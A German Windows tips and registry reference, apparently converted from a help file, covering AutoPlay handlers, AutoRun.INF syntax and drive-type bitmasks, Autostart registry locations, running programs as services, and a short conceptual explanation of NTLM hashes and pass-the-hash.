Autoplay durchsucht das Medium und schlägt anschließend passend zum Medium eine Aktion vor, z.B. Video-Wiedergabe oder im Explorer öffnen. Ähnlich dem AutoRun beim Wechsel einer Daten-CD-ROM mit einer autorun.inf-Datei. Vor WinXP war hierfür der Eintrag `Play` als <Standard> unter HKCR\AudioCD\shell\bmc edit.bmp zuständig, solange die automatische Notification für Datenträger-Wechsel (siehe AutoRun) nicht deaktiviert ist und keine Autorun.inf auf der CD ist. Wohl ab WinXP liegen die AutoPlay-Angaben unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoPlayHandlers\UserChosenExecuteHandlers\bmc tree.bmp (Schlüssel nur vorhanden, sofern welche konfiguriert sind). Sie sind getrennt für verschiedenen Laufwerke und lassen sich am Einfachsten mit TweakUI verändern. Gemäß Zeitschrift c't Heft 17/2003, Seite 180ff, Axel Vahlendiek: Rein und los geht's aber auch wie folgt, z.B. um beim Einlegen eines leeren CD-Rohlings das Brennprogramm zu starten:

1. Unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\EventHandlers\HandleCDBurningOnArrival\bmc tree.bmp einen neuen, leeren String-Eintrag mit z.B. dem Namen `BrennSoftware` erstellen.
2. Unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\Handlers\bmc tree.bmp einen neuen Schlüssel mit demselben Namen anlegen.
3. Die String-Einträge `Action` mit z.B. dem Inhalt `CD brennen` (1. Zeile AutoPlay-Dialog) und `Provider` mit z.B. dem Inhalt `Nero` (2. Zeile im Dialog, "mit " wird von Windows vorangestellt). Statt den Text direkt anzugeben, kann alternativ ein @pfad\file.ext,ResourceNummer angegeben werden. Der Stringeintrag `DefaultIcon` (REG_SZ oder REG_EXPAND_SZ) zeigt auf eine *.ico-Datei oder wieder eine Resource, hier aber ohne vorangestellten Klammeraffen: z.B. `c:\xy\nero\APHandler.dll,-202`.
4. Für die eigentliche Aktion ist ein Eintrag unter `HKEY_CLASSES_ROOT` erforderlich, z.B. `Brenner` mit den Unterschlüsseln `shell\burn\command`, wo als <Standard> dann das Brennprogramm enthält, z.B. `C:\xy\nero.exe`. Als Parameter "%1" kann hier optional der Pfad (Laufwerksbuchstabe) der CD mit übergeben werden. Während `shell` und `command` nicht anders genannt werden dürfen, darf statt `burn` auch jedes beliebige andere sogenannte *Verb* verwendet werden.
5. Jetzt in dem unter 2. erstellten Schlüssel die Stringeinträge `InvokeProgID` mit in unserm Beispiel dem Wert `Brenner` und `InvokeVerb` mit dem Wert `burn` erstellen.

Unter

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\CancelAutoplay\Files\bmc tree.bmp gibt es Einträge von Dateinamen, die in Autoplay wohl nicht verwendet werden können.

Im Gruppenrichtlinien-Editor gilt die doppelte Verneinung als wahr: Mit der Auswahl "deaktiviert" für "Autoplay deaktivieren" wird es aktiviert!

In Win 7 findet sich in der Systemsteuerung unter "Standardprogramme" der Punkt "Einstellungen für die automatische Wiedergabe ändern".

AutoPlay
\$ AutoPlay
K AutoPlay bei Audio-Datenträger-Wechsel

#\$ Auto-Rauswurf

Bei Win95 kann Logon-Dialog statt durch Username mit gültigem Passwort auch einfach abgebrochen werden oder durch Eingabe eines ganz neuen Usernamen beendet werden. In beiden Fällen kommt das Default-Profil zur Anwendung. Beim Family Logon kann "Abbrechen" deaktiviert werden! Ansonsten als Autostart für den Default-User gleich einen "Rauswurf" einrichten, so ist der Zugang für Unberechtigte etwas erschwert ist. Z.B.

a) mittels der Befehlszeile

```
rundll32.exe user,ExitWindows
```

unter HKU.Default\Software\Microsoft\Windows\CurrentVersion\Run{bmc edit.bmp}.

b) per Pascal-Program

```
program Logoff;
uses windows;
{$R *.RES}
begin
  ExitWindowsEx(EWX_FORCE or EWX_REBOOT ,0);
end.
```

das von gleicher Stelle aus ausgeführt wird.

`rundll32.exe user,ExitWindowsExec oder ExitWindowsEx(EWX_FORCE or EWX_LOGOFF,0);` führt nach einem Abbruch des Anmeldens, wenn diese unter ...Run des Default-Users eingetragen ist, zwar zunächst zum Abbruch des Logins. Der zweite Versuch aber doch zum Ziel!

Siehe auch Logon, Autostart, Sicherheit.

AutoRauswurf
\$ Auto-Rauswurf

#\$K **Autorisierung**

Das Anmeldekonzept in der Windows-Domain beruht darauf, dass aus dem Passwort beim Login ein Hashwert berechnet wird und dieser dann geprüft wird. Für die lokalen Nutzer eines Rechners liegen die gültigen Hashwerte (NT LAN Manager Hashes, NTLM-Hashes) in der SAM-Datenbank (Security Accounts Management). In der Domäne hat der User eine in Domaincontroller gespeicherte Netzwerk-Identität und man benötigt den hierzu gehörenden Hash-Wert. Dieser Hash wird im Arbeitsspeicher (im Speicher des LSASS = Local Security Authority Subsystem Service) dann für die Autorisierung bei weiteren Diensten (Exchange-Server, ...) ohne erneute Passwordeingabe bereitgehalten. Vor Win 8.1 bzw Server 2012 R2 war es mit Hackingtools relativ einfach, diesen Hashwert aus dem Arbeitsspeicher auszulesen. Mit so einem Hashwert bekommt man dann Zugang bei weiteren Diensten. Und wenn sich ein Administrator remote auf einem Sachbearbeiter-PC eingeloggt hatte (Troubleshooting, SW-Installation, ...), sich via Disconnect statt ordentlichem Logout getrennt hat, dann liegt auch dieser Admin-Hash noch bis zum runterfahren im Arbeitsspeicher des Sachbearbeiters. Ein Angreifer nutzt dann so einen Hash zum Wildern im Netz, er braucht den diversen Services ja nur diesen Hash vorzuweisen (= Pass-the-Hash, PtH). Wenn der Sachbearbeiter ohne Adminrechte auf seinem Gerät unterwegs ist, muss ein Angreifer aber noch die Hürde zum Local-Admin und dessen Rechte zum Speicher auslesen überwinden.

Die zeitlich begrenzt gültigen Tickets eines Kerberos-Systems sind hier deutlich sicherer und könnten NTLM-Hashes ablösen. Aber z.B. viele Drucker und sonstige Geräte im Netz beherrschen kein Kerberos. Und im Fall, dass der Domaincontroller gerade nicht erreichbar ist, wird so ein NTLM-Hash immer noch gern als Rückfall-Ebene verwendet. Das vom Konzept her aus heutiger Sicht also fragwürdige NTLM-Hash-Systemkonzept wird auch von Microsoft noch nicht empfohlen, zu deaktivieren. Es wird aber z.B. empfohlen, als Admin auf den Clients fürs Troubleshooting und Installationen oder fürs Backup jeweils einen anderen Account zu verwenden, die auf dem Server nur sehr begrenzte Rechte haben. (c't Heft 18/2015, Seite 88, <http://www.ct.de/yfbq{bmc.earth16.bmp}>)

Autorisierung

\$ Autorisierung

K Autorisierung;Hash zur Autorisierung;NTLM-Hash;Pass-the-Hash-Angriff

#\$K **AutoRoute (Microsoft)**

Bei der benutzerdefinierten Installation von AutoRoute Version 8 (2001) kann man auswählen, ob die ca. 520MB Daten mit auf die Festplatte kopiert werden oder, ob sie nach Programmstart immer von CD gelesen werden. Zum nachträglich Ändern gibt es keine Option. Es ist aber nicht schwer, dies nachträglich umzubiegen:

- AutoRoute gegeben falls beenden.
- Von der AutoRoute-CD die Verzeichnisse \MSMap\PFiles\MSMap\Data und K:\MSMap\PFiles\MSMap\Template auf die Festplatte, z.B. nach C:\Programme\Microsoft AutoRoute kopieren.
- HKLM\SOFTWARE\Microsoft\AutoMap\8.0\EUR_DataPath{bmc edit.bmp} auf das neue DATA-Verzeichnis setzen.
- HKLM\SOFTWARE\Microsoft\AutoMap\8.0\EUR_CDTemplate{bmc edit.bmp} auf die neue Template-Datei, z.B. C:\Programme\Microsoft AutoRoute\Templates\NewEur.axt, setzen.
- Beide Änderungen auch unter HKCU: DataPath{bmc edit.bmp} und CDTemplate{bmc edit.bmp}.

Entsprechend umgekehrt:

- AutoRoute gegeben falls beenden.
- Die 4 Registry-Einträge zurück auf die CD-Pfade, z.B. K:\MSMap\PFiles\MSMap\Data und K:\MSMap\PFiles\MSMap\Template\NewEur.axt setzen.
- Die beiden Verzeichnisse auf der Festplatte löschen.

AutoRoute
\$ AutoRoute (Microsoft)
K AutoRoute (Microsoft);

#\$K! **AutoRun.INF**

```
# AutoRunInf
$ AutoRun.INF
K Autorun bei Wechseldatenträger; CD-Autorun; Icon für Laufwerk auf Desktop
! IfThenElse(IsNT(),JumpID(,AutoRunNT),JumpID(,AutoRun95))
```

#\$AutoRun (Win9x)

Wenn im Gerätemanager{bmc shortcut.bmp} bei Eigenschaft | CD-ROM | Laufwerktyp | Eigenschaft Einstellung "automatische Benachrichtigung beim Wechsel" aktiv ist und sie z.B. auf dem Desktop eine Verknüpfung mit dem Laufwerk (z.B. h:\) haben, dann wird das in der Datei AutoRun.INF

```
[autorun]
```

```
icon=datei,nr          falls Datei = *.EXE oder *.DLL
```

oder

```
icon=datei            falls datei = *.ICO
```

gewählte Icon automatisch aktualisiert.

Wenn HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer der Wert NoDriveTypeAutoRun{bmc edit.bmp} auf 95 00 00 00 (falls binär oder 00000095 bei DWord-Format) für CDs, oder 00 00 00 00 (für alle Laufwerke) steht, dann wird eine gegebenenfalls vorhandene Datei AutoRun.INF automatisch ausgewertet und der Eintrag

```
open=<app>
```

ausgeführt. Mit dem Eintrag des Binärwertes FF 00 00 00 (bzw. DWord-Wert 000000FF) kann trotz automatischer Benachrichtigung das oft lästige "AutoRun" abgeschaltet werden. Die Bits des niederwertigsten Bytes legen dabei fest, für welche Laufwerkstypen Auto-Run abgeschaltet ist:

```
Bit 0 (01):  unbekannte Laufwerke  
Bit 1 (02):  Laufwerk ohne Hauptverzeichnis  
Bit 2 (04):  Wechseldatenträger  
Bit 3 (08):  Festplatte  
Bit 4 (10):  Netz-Laufwerk  
Bit 5 (20):  CD-ROM  
Bit 6 (40):  Ramdisk  
Bit 7 (80):  reserviert
```

Damit bedeutet 95 = 80 + 10 + 4 + 1, dass Autorun für unbek/Wechsel/reserv/Netz deaktiviert, für RamDisk/CD/LWoHauptv/Festplatte aktiviert ist

Bei Win-ME gibt es wie unter NT zusätzlich NoDriveAutoRun.

Siehe auch AutoPlay, System-Einschränkungen, shelexec.exe und AutoRun (NT)

```
# AutoRun95  
$ AutoRun (Win95)
```

\$AutoRun (NT/2000/XP ff)

AutoRun bei Datenträgerwechsel funktioniert nicht, wenn 16-bit-Treiber für das Laufwerk installiert sind (Zeitschrift c't Heft 17/2003, Seite 180ff{bmc earth16.bmp}: Axel Vahldiek, Rein und los). Bei gedrückter Shift-Taste während des Einlegens des Datenträgers wird es auch unterbunden.

Über HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer der Wert NoDriveAutoRun{bmc edit.bmp} kann bei NTff für jedes Laufwerk einzeln die AutoRun-Funktion abgeschaltet werden: Bit 0 für Drive A:, Bit 1 für B: usw.

Daneben gibt es den Schlüssel HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer der Wert NoDriveTypeAutoRun{bmc edit.bmp}

Mit dem Eintrag des Binärwertes FF 00 00 00 (bzw DWord-Wert 000000FF) kann trotz automatischer Benachrichtigung das oft lästige "AutoRun" abgeschaltet werden. Die Bits des niederwertigsten Bytes legen dabei fest, für welche Laufwerkstypen Auto-Run abgeschaltet ist:

Bit 0 (01): unbekannter Medien-Typ
Bit 1 (02): Laufwerk ohne Hauptverzeichnis (oder ohne zugeordneten Laufwerks-Buchstaben?)
Bit 2 (04): Wechseldatenträger
Bit 3 (08): Festplatte
Bit 4 (10): Netz-Laufwerk
Bit 5 (20): CD-ROM
Bit 6 (40): Ramdisk
Bit 7 (80): unbekannter Laufwerks-Typ

Damit bedeutet 91 = 80 + 10 + 1, dass Autorun für unbek/reserv/Netz deaktiviert, für RamDisk/CD/Wechseldatenträger/Festplatte aktiviert ist.

Alternativ kann für CDs (und DVDs ?) über HKLM\SYSTEM\CurrentControlSet\Services\cdrom, AutoRun{bmc edit.bmp} (DWORD) mit dem Wert 0 die Autorun-Funktion abgeschaltet, mit 1 aktiviert werden.

Gemäß http://www.us-cert.gov/cas/techalerts/TA09-020A.html{bmc earth16.bmp} ließ sich aber zumindest im Jahr 2009 über NoDriveTypeAutoRun nicht jegliche Ausführung von Code vom Wechseldatenträger verhindern.

Gemäß http://support.microsoft.com/kb/967715/de{bmc earth16.bmp} sind diverse Patches notwendig!

Gemäß PC-Welt Heft 3/2008, Seite 162 hat ein eventuell unter HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer{bmc tree.bmp} vorhandener gleichnamiger Eintrag Vorrang gegenüber dem User-Eintrag.

Beispiel-AutoRun.INF-Datei einer CD:

```
[AutoRun]
open=i386\autorun.exe
icon=i386\autorun.exe,0
[AutoRun.Mips]
open=mips\autorun.exe
[AutoRun.Alpha]
open=alpha\autorun.exe
[AutoRun.Ppc]
open=ppc\autorun.exe
```

Gemäß PC-Welt Heft 3/2008, Seite 162 kann statt dem "open=..." auch z.B.

```
ShellExecute=Daten\info.html
```

verwendet werden. Damit Autorun auch bei USB-Sticks oder Wechsel-Festplatten (und nicht nur DVD/CD) funktioniert. ist noch die Zeile

```
UseAutoPlay=1
```

notwendig. Bei mehr als zwei Verzeichnisebenen unterhalb des Rootfolders auf dem USB-Stick scheint es manchmal Probleme mit dem AutoRun.

Statt Resource-Nummer und Exe-Datei kann für das Icon des Laufwerks auch eine xy.ico-Datei angegeben sein.

Unter WinXP funktioniert `open` nicht bei Laufwerken vom Typ DRIVE_REMOVABLE wie Disketten und USB-Sticks, aber Abhilfe gibt's in der Zeitschrift c't Heft 26/2002, Seite 206{bmc earth16.bmp}: Jo Bager, Andreas Beier: Angesteckt, Stick-Tricks für Windows.

Statt `open=` für Anwendungen kann bei neuen Windowsversionen für Dokumente `ShellExecute=...` verwendet werden. Abhilfe für alle Versionen ist, das Programm shelexec.exe mit auf die CD zu packen und z.B.

```
open=system\shelexec.exe help\install.txt zu verwenden.
```

Hinweise zur Verwendung von `open` in `autorun.inf` gibt's unter

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/shellcc/platform/shell/programmersguide/shell_basics/shell_basics_extending/autorun/autoplay_works.asp{bmc earth16.bmp}.

```
# AutoRunNT
$ AutoRun (NT)
```

Gemäß

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/shellcc/platform/shell/programmersguide/shell_basics/shell_basics_extending/autorun/autoplay_cmds.asp{bmc earth16.bmp} kann in AutoRun.INF auch ein Abschnitt [DeviceInstall] enthalten sein.

Mittels im Abschnitt [AutoRun] z.B.

```
shell\Prg1\command=prg1.exe  
shell\Prg1=Programm 1 starten
```

wobei die zweite Zeile Optional ist, kann das Kontextmenü für das Laufwerk um einen Eintrag erweitert werden! Für Tastatur-Bedienung kann die Shortcut-Taste mittels einem & vor dem entsprechenden Zeichen markiert werden!

Bei WinXP wird die Icon-Information aus der Datei autorun.inf unter Umständen nach

[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\{bmc tree.bmp}\<clsid>_Autorun\DefaultIcon](#) kopiert.

Für Laufwerke mit Wechsel-Datenträger kann bei WinXP über Eigenschaften, AutoPlay für verschiedene Dateitypen (Musik, Bilder, Video, ...) eine Aktion beim Datenträger-Wechsel festgelegt werden. Dies wird unter [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\Handlers\{bmc tree.bmp}](#) gespeichert.

Unabhängig vom Buchstaben kann bei 2000/XP über [HKLM\System\CurrentControlSet\Services\CDRom](#) der Wert [AutoRun\{bmc edit.bmp}](#) für CDs die Autorun-Funktion mit 1 ein- und mit 0 ausgeschaltet werden. Damit nimmt Windows den Datenträgerwechsel nicht mehr wahr, solange nicht die Taste F5 gedrückt wird. Manche Programme verlassen sich aber auf die Nachricht vom Betriebssystem über den Datenträger-Wechsel und funktionieren nicht mehr!

Gemäß PC-Welt Heft 6/2007, Seite 183 lassen sich unter

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\CancelAutoplay\Files\{bmc tree.bmp}](#) Ausnahmen eintragen, für die AutoRun nicht ausgeführt wird.

Gemäß http://pcwelt-tipps.de/wiki/Autostart_auf_USB-Sticks{bmc earth16.bmp} wird bei USB-Sticks (aus Sicherheitsgründen) kein Autostart beim Anstecken gemäß der darauf gespeicherten Daten ausgeführt. Wird aber der autorun.inf im Abschnitt [Autorun] neben der `ShellExecute=...`-Zeile (oder `open=`, geg. Ordnername ohne "\" am Angang!) die Zeile `UseAutoPlay=1` hinzugefügt, dann funktioniert es unter gewissen Randbedingungen:

- nicht bei FAT32-formatierten Sticks, nur bei FAT oder NTFS. U.U. muss die Kommandozeilenversion des Formatierers (mit dem Parameter /FS:FAT) zum Formatieren verwendet werden.
- NTFS funktioniert nur dann, wenn für den Stick in den Eigenschaften unter Richtlinien "optimierte Leistung" eingestellt ist.
- Keine tiefe Ordnerstruktur verwendet wird. Nur bei max. zwei Unterordner-Ebenen funktioniert es noch zuverlässig-
- Wechseldatenträger dürfen unter [HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer](#) der Wert [NoDriveTypeAutoRun\{bmc edit.bmp}](#) nicht gesperrt sein.

Siehe auch [AutoRun \(Kommandozeile cmd.exe\)](#), [AutoPlay](#), [System-Einschränkungen](#), [shellexec.exe](#), [Shell-Icons](#) und [AutoRun \(Win95\)](#), [U3-Software](#)

#\$K! Autostart

Autostart
\$ Autostart
K Autostart (bei Logon); RUN=;Services-Autostart;Dienste-Autostart;RunOnce
! IfThenElse(IsNT(),JumpId(,AutostartNT),JumpID(,Autostart95))

#\$ Autostart (Win9x)

Einen ausführlichen Artikel

Axel Vahldiek: Start me up. Automatischer Programmstart unter Windows 9x und ME gibt's in der Zeitschrift c't Heft 17/2001, Seite 208ff.

Nach den unter [Bootvorgang](#) beschriebenen Dateien und [Winstart.bat](#) werden **vor** dem Logon eines Users die unter

- 1) [HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce{bmc tree.bmp}](#) eingetragene Programme abgearbeitet. Dies ist für Installationen vorgesehen und wird dann gelöscht.
- 2) Dann werden die in [HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices{bmc tree.bmp}](#) eingetragenen Programme ("Computerdienst", z.B. Fax-Empfang, VirusScan) gestartet. Die Einträge in [HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce{bmc tree.bmp}](#) werden nach Ausführung gelöscht.

Nach dem Logon folgen dann

- 3) Die unter [HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce{bmc tree.bmp}](#) eingetragene Programme. Dies ist wieder für Installationen vorgesehen und wird dann gelöscht.
- 4) Die in [WIN.INI{bmc notepad.bmp}](#) unter [WINDOWS] RUN= und
- 5) unter Load= eingetragene Programme
- 6) Die unter [HKLM\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}](#) eingetragene Programme. Dies ist z.B. systray.exe für die Uhr rechts unten.
- 7) Dann folgen ab Win98 (98SE?) die unter <windir>\All Users\StartMenü\Programme\Autostart eingetragenen Programme gestartet.
- 8) Danach die Programme im [Autostart-Verzeichnis{bmc explorer.bmp}](#) ("Startgruppe", normal [WinDir]\Startmenü\Programme\Autostart bzw. je nach [aktivem User](#) [WinDir]\Profiles\user\Startmenü\Programme\Autostart, vgl. [Systemverzeichnisse](#))
- 9) Dann folgen die Scripts des "Active Desktops" (ab Win98SE).

Ob auch die in der Registry unter [HKLM\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}](#) gestartet werden, ist unklar.

Es gibt unter Umständen auch noch [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx{bmc tree.bmp}](#) (siehe 232509 in <http://support.microsoft.com{bmc earth16.bmp}>)

Der Eintrag [HKU.DefaultSoftware\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}](#), wird bei Neuanlage eines Users in dessen [Profil](#) kopiert und wird bei abgebrochenem Logon vermutlich verwendet

Mit dem Win98-Systemkonfigurationsprogramm [MSCONFIG.EXE{bmc shortcut.bmp}](#) lassen sich die Auto-Starts komfortabel abschalten. Dass "LoadPowerProfile" auf einigen Rechnern doppelt gestartet wird, ist beabsichtigt! (c't Heft 26/2000, Seite 154).

Die im Autostart-Verzeichnis (bzw. bei 3.1 die in der Autostart-Gruppe) aufgeführten Programme werden beim Start mit gedrückter Shift-Taste nicht ausgeführt.

Mit Win98 wird die Version 4.10 von [Systeminformationen](#) mitgeliefert, das unter Systeminfo\Softwareumgebung\Autostart-Programme die Programme auflistet.

Ab Win98 gibt es unter Umständen Einträge in

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad{bmc tree.bmp}](#).

Siehe auch [AutoRun.INF](#) bei Datenträger-Wechsel, [System-Konfiguration \(MsConfig\)](#), [Autostart NT](#), [Autostart-Quellen](#), [Auto-Rauswurf](#), und im Index unter Boot..., insbesondere [Boot-Vorgang](#).

Autostart95

\$ Autostart Win95

#\$K **Autostart (NT/2000/XP ...)** Siehe auch Tabelle "[Autostart-Quellen](#)"!

Beim Start von NTff werden verschiedenste Autostart-Quellen mit ihren Einträgen abgearbeitet:

- [CurrentUser-Autostart-Verzeichnis{bmc explorer.bmp}](#) (Siehe [Shell-Folders](#))
- [All-User-Autostartverzeichnis{bmc explorer.bmp}](#), festgelegt unter [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders.Common Startup{bmc edit.bmp}](#)
- [HKLM\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}](#). Bei einem 64bit-System zusätzlich [HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}](#)
- [HKCU\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}](#) . Möglicherweise bei ein 64bit-System auch Bei einem 64bit-System zusätzlich [HKCU\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}](#) .

Gemäß Zeitschrift c't Heft 10/2004, Seite 109 werden auch die die folgenden Einträge aus HKU\default-Zweig berücksichtigt:

- [...\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders.Startup{bmc edit.bmp}](#) und
- [...\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders.Startup{bmc edit.bmp}](#).

Unter Win2000/XP lässt sich das Ausführen von Run (für Diagnosezwecke) auch sperren:

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer.DisableLocalMachineRun{bmc edit.bmp}](#) und [HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.DisableLocalUserRun{bmc edit.bmp}](#) mit dem Wert 1 deaktivieren. Win2000/XP kennen auch

- [HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows.Run{bmc edit.bmp}](#) und
- [HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows.Load{bmc edit.bmp}](#),

die wohl den früheren Einträgen in der win.ini für Run= ... (mit normalem Fenster) und Load= ... (minimiert) entsprechen.

Nach der Auswahl der zu bootenden Partition und eventuellem Update von System-Dateien (siehe [System-Start](#)) werden schon **vor** dem Logon eines Users werden die unter

- [HKLM\SYSTEM\CurrentControlSet\Services{bmc tree.bmp}](#), eingetragene Programme gestartet. Das *CurrentControlSet* ist ein Link auf eines der *ControlSet001*, *ControlSet002*,

Während sich bei NT4 diese Services in der Systemsteuerung unter Dienste finden, sind sie bei XP in der Systemsteuerung unter "Verwaltung" ein Link auf die Dienste: [%SystemRoot%\system32\services.msc{bmc shortcut.bmp}](#), das mit der MMC geöffnet wird. Mit dem Programm AppToService (20.- US\$) von Basta Computing, Inc. [http://www.basta.com{bmc earth16.bmp}](#) oder FireDaemon (ein einzelner Dienst geht hier mit der kostenlosen Variante, Link zu finden unter c't-Softlink [0223210{bmc earth16.bmp}](#)) lassen sich auch normale Programme über den Eintrag als Service vor dem Logon starten. Gemäß der 16-Schritt-Anleitung in Microsoft [Q193238{bmc earth16.bmp}](#) enthielt auch das NT4 Resource Kit die Programme Srvany.exe und Instsrv.exe, mit denen sich dies auch machen ließ. Im kostenpflichtigen "Win2000 Profesional Resource Kit" sind srvany.exe und der "Service Installation Wizard" srvinstw.exe hierzu enthalten (Zeitschrift c't Heft 8/2003, Seite 190ff). Der Artikel Alex Vahlendiek: Unter falsche Flagge (c't Heft 6/2004, Seite 234, Softlink [0406234{bmc earth16.bmp}](#)) beschreibt, wie es mit den Microsoft Tools, die inzwischen offenbar kostenlos bereitstehen, geht:

- 1) srvany.exe (und bei Win2000 zusätzlich [sc.exe](#)) downloaden (siehe Softlink), falls srvany_x86_exe-Selfextracting-ZIP entzippen und am besten srvany.exe ins Systemverzeichnis c:\windows\system32 legen
- 2) Als Administrator anmelden
- 3) Auf der Kommandozeile `sc create <dienstname> binPath= c:\windows\system32\srvany.exe` ausführen. Wichtig: <DienstName> darf nicht identisch zu einem bereits bestehenden Dienst sein, der Windows-Verzeichnisname muss geg. angepasst werden und nach binPath= muss ein Leerzeichen stehen! Alternativ zu `sc create ...` scheint `INSTSRV <dienstname> c:\windows\system32\srvany.exe` zu sein.
- 3) Unter [HKLM\SYSTEM\CurrentControlSet\Services{bmc tree.bmp}](#)\<dienstname> den Unterschlüssel *Parameters* erstellen.
- 4) Unter dem Schlüssel *Parameters* den Wert *Application* (Typ REG_SZ) erzeugen und das eigentlich zu startende Programm mit Pfad und Namen eintragen. Falls ein Script zu starten ist, das zugehörige Programm, z.B. für eine Batch-Datei `c:\windows\system32\cmd.exe` oder `c:\windows\system32\wscript.exe` für VB-Script.
- 5) Falls beim Programmstart Parameter notwendig sind, den Wert *AppParameters* anlegen und den notwendigen Wert setzen, z. B. `/c c:\util\xy.bat`. Optional kann noch mit dem Wert *AppDirectory* das Arbeitsverzeichnis angegeben werden.
- 6) Jetzt in der Computerverwaltung [%SystemRoot%\system32\services.msc{bmc shortcut.bmp}](#) zum neuen Dienst gehen und den Starttyp auf "Automatisch" setzen.

AutostartNT

\$ Autostart NT

K AppToService;Anwendung als Service starten

7) Soll das als Dienst eingerichtete Programm nach einer Benutzer-Anmeldung auf dem Bildschirm sichtbar werden, so ist noch auf dem Registerblatt "Anmelden" das Häkchen bei "Datenaustausch zwischen Dienst und Desktop zulassen" zu setzen, was aber ein Sicherheits-Risiko sein kann!

Ein kleines Batch-Programm zum Setup gibt's dazu von der c't auch unterm obigen SoftLink.

Ähnliche Funktionalität bietet auch der Dienst AutoExNT.

Unter

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce{bmc tree.bmp},
- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce{bmc tree.bmp} bzw.
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce{bmc tree.bmp} eingetragene Programme werden nach der einmaligen Ausführung (z.B. Vervollständigung des Setups nach dem Restart) gelöscht. Es gibt unter Umständen auch noch
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx{bmc tree.bmp} (siehe 232509 in <http://support.microsoft.com{bmc earth16.bmp}>)

Unter Win2000/XP lässt sich das Ausführen von RunOnce auch sperren:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer.DisableLocalMachineRunOnce{bmc edit.bmp} und

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.DisableLocalUserRunOnce{bmc edit.bmp}

mit dem Wert 1 deaktivieren.

In c't Heft 14/97, Seite 224 finden sich Detailangaben zu NT-Diensten: Robert Knabe: Prompt bedient, Windows-NT-Dienste implementieren und installieren. In Günter Borns Buch über Win2000/XP im Kapitel 7 ist auch der neue Schlüssel

- RunOnceEx{bmc tree.bmp} beschrieben, der denselben Zweck wie RunOnce hat, aber die Einträge in definierter Reihenfolge mit einstellbaren Optionen (erst wenn OLE möglich ist ausführen, mit oder ohne Fehler-Dialog, LogFile, Status-Dialog) ausführt.

Gemäß Zeitschrift c't Heft 19/2001, Seite 225 führen falsche oder Leere Einträge unter

HKLM\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp} oder

HKCU\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp} dazu, dass das Explorer-Fenster sich beim Start ungewollt öffnet.

Ab Win2000 werden auch die Einträge unter

- HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Startup{bmc tree.bmp} ausgeführt (c't Heft 9/2003, Seite 126).

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System.HideStartupScripts{bmc edit.bmp} bzw

HKLM\...\System.HideStartupScripts{bmc edit.bmp} kann auf 1 gesetzt werden, um die DOS-Box-Fenster der ausgeführten .bat-Dateien zu verbergen. Mit dem Wert 1 für

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System.RunStartupScriptSync{bmc edit.bmp} kann festgelegt werden, dass die Skripte nicht nacheinander sondern gleichzeitig gestartet werden.

Mit MSCONFIG.EXE{bmc shortcut.bmp} oder zum Beispiel auch mit der Freeware "Start up Manager"

<http://www.delphifreestuff.com{bmc earth16.bmp}> lassen sich versuchsweise die Einträge deaktivieren ohne sie gleich ganz zu löschen, um den Schuldigen zu finden. Auch Autoruns von SysInternals <http://www.sysinternals.com{bmc earth16.bmp}> listet viele (die häufigsten) Auto-Run-Einträge auf.

Häufig völlig unnötigerweise werden z.B. msmsgs.exe (der Messenger) und ctfmon.exe (Loader für Tastaturbelegungs-Auswahl) gestartet und können gelöscht werden! (Zeitschrift c't Heft 23/2002, Seite 178ff: Axel Vahlendiek: Warmlaufen, erste Handgriffe nach der XP-Installation).

userinit.exe (gibt's ab Win2000), das zusammen mit gegebenenfalls vorhandenem userinit.ini dazu dient, Systemkomponenten, die während des laufenden Betriebs nicht ausgetauscht werden können, bei Bedarf upzudaten. (Zeitschrift PC-Welt Heft 11/04, Seite 65f), wird normalerweise von

